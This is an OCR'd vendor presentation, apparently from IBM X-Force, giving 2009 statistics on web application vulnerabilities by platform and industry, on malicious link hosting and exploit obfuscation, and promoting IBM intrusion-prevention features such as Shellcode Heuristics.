


Platform	Percent of Vulnerabilities with No Patch	
	Base Platform	Plug-ins
Apache	23%	86%
Drupal	18%	13%
Joomla!	8%	80%
PHP	42%	15%
TYPO3	5%	51%
Wordpress	13%	57%

Table 8: Percentage of Web Application Platforms and Plug-in Vulnerability Disclosures without a Patch, 2009

The ILE (Injection Logic Engine) Advantage


- SQL (Structured Query Language) Injection
- XSS (Cross-site scripting)
- PHP (Hypertext Preprocessor) file-includes
- CSRF (Cross-site request forgery)
- Path Traversal
- HTTP Response Splitting
- Forceful Browsing
- Expands security capabilities to meet both compliance requirements and threat evolution




Are you an expert?

- Which browser below is missing 8 patches?
- Which one is still using Flash v.6?
- *How are 1.8 billion users supposed to tell?*

(http://www.internetworldstats.com/stats.htm)




A




B

Real World Conclusions from Web App Assessments

- Cross-Site Request Forgery (CRSF) vulnerabilities increased from **22%** in 2007 to **59%** in 2009.
- SQL Injection vulnerabilities dropped from **33%** in 2007 to **18%** in 2009.
- Cross-Site Scripting (XSS) vulnerabilities dropped from **83%** in 2007 to **64%** in 2009.
- Inadequate Input control is the most prevalent developer-related issue, and the likelihood of finding it in 2009 is almost **70%**.





Most Prevalent Web Application Vulnerabilities by Industry

- CSRF findings are increasing in all verticals.
  - Highest in Telecommunication sector applications at **74%** and the lowest in retail & logistic applications at **16%**.
- SQL Injection is much more likely to occur in Information Technology (including "dot com") applications (**37%**) than in Financial Services applications (**8%**).
- XSS findings differ greatly from one industry to another: Telecommunications is the highest at **95%** and Financial Services is the lowest at **58%**.

Financial Services

Category	Avg # Vulns	% Likely to Occur
Improper Use of SSL	61.5	84%
Improper Access Control	3.2	76%
Error Message Information Leak	36.2	71%
Inadequate /		
Cross-Site S		
Information L		
Improper Ap		

Industrials

Category	Avg # Vulns	% Likely to Occur
Inadequate / Poor Input Control	35.8	72%
Error Message Information Leak	14.7	67%
Cross-Site Scripting	31.7	65%
Information Disclosure	17.3	58%
Cross-Site Request Forgery	7.7	58%

Telecommunications

Category	Avg # Vulns	% Likely to Occur
Cross-Site Scripting	91.5	95%
Inadequate / Poor Input Control	94.7	95%
Information Disclosure	30.1	84%
Error Message Information Leak	45.5	79%
Improper Application Deployment	3.1	79%
Cross-Site Request Forgery	5.3	74%

Retail and Logistics

Category	Avg Vuln
Improper Use of SSL	26.8
Error Message Information Leak	15.0
Cross-Site Scripting	21.2
Inadequate / Poor Input Control	22.9
Information Disclosure	5.1
Insufficient Web Server Configuration	5.6

Information Technology

Category	Avg # Vulns	% Likely to Occur
Inadequate / Poor Input Control	47.5	95%
Cross-Site Scripting	14.6	89%
Improper Application Deployment	4.1	84%
Improper Access Control	2.5	84%
Error Message Information Leak	39.8	74%
Improper Use of SSL	15.8	58%
Information Disclosure	4.1	58%


Health, Medical and Education

Category	Avg # Vulns	% Likely to Occur
Cross-Site Scripting	11.9	91%
Inadequate / Poor Input Control	19.7	82%
Information Disclosure	8.6	82%
Error Message Information Leak	9.7	73%
Insufficient Web Server Configuration	16.3	64%
Improper Use of SSL	30.2	55%
Improper Application Deployment	1.4	55%


Note: Charts show which vulnerabilities were 50% or more likely to appear in a Web assessment for each industry

Malicious Web Links Increase by 345%

- United States and China continue to reign as the top hosting countries for malicious links.
- Many more second tier countries are jumping into this game.
  - Countries hosting at least one malicious link nearly doubled from 2008 to 2009




Source: IBM X-Force®




Source: IBM X-Force®

Suspicious Web Pages and Files are on the Rise

- The level of obfuscation found in Web exploits continues to rise.
- Exploit toolkit packages have started to include both malicious Adobe Flash and PDF files.
- Adobe PDF files saw increases in obfuscation complexity throughout 2009.




Source: IBM X-Force®




Source: IBM X-Force®

Websites Hosting Bad Links

- Since the 1st half of 2009, Professional “bad” Web sites like pornography, gambling, or illegal drugs Web sites have increased their links to malware.
- Blogs and bulletin boards have also seen increases in malware links.






Browser Exploitation Prevention (BEP)

- **The Web browser is the universal application**
- Attackers know that it delivers the best ROI

- **BEP protects against web browser exploitation regardless of the vulnerability**
- Approximately 20 decodes protecting against hundreds of vulnerabilities in multiple browsers
- Protects against both shellcode and obfuscation based exploits
- **Majority of IPS technology can't do either**




The Shell Code Heuristics (SCH) Advantage

- X-Force developed Shellcode Heuristics (SCH) to address the attack payload regardless of the vulnerability
- It is proprietary to IBM X-Force
- Available in all PAM-based products
- Has an unbeatable track record of protecting against zero day vulnerabilities:
  - More than **80%** Microsoft Office 0day payload detection rate
  - Discovered multiple Internet Explorer vulnerabilities in-the-wild as 0 days (in conjunction with MSS)
    - VML(**MS06-055**)
    - XML(**MS06-071**)
  - Discovered and protected against numerous payloads in-the-wild relating to other web browser attacks since March 2006
  - Incredibly low false positive rate – only 2 known false positives in 22 million mixed-media files in malware zoo

Applications Protected by Shellcode Heuristics

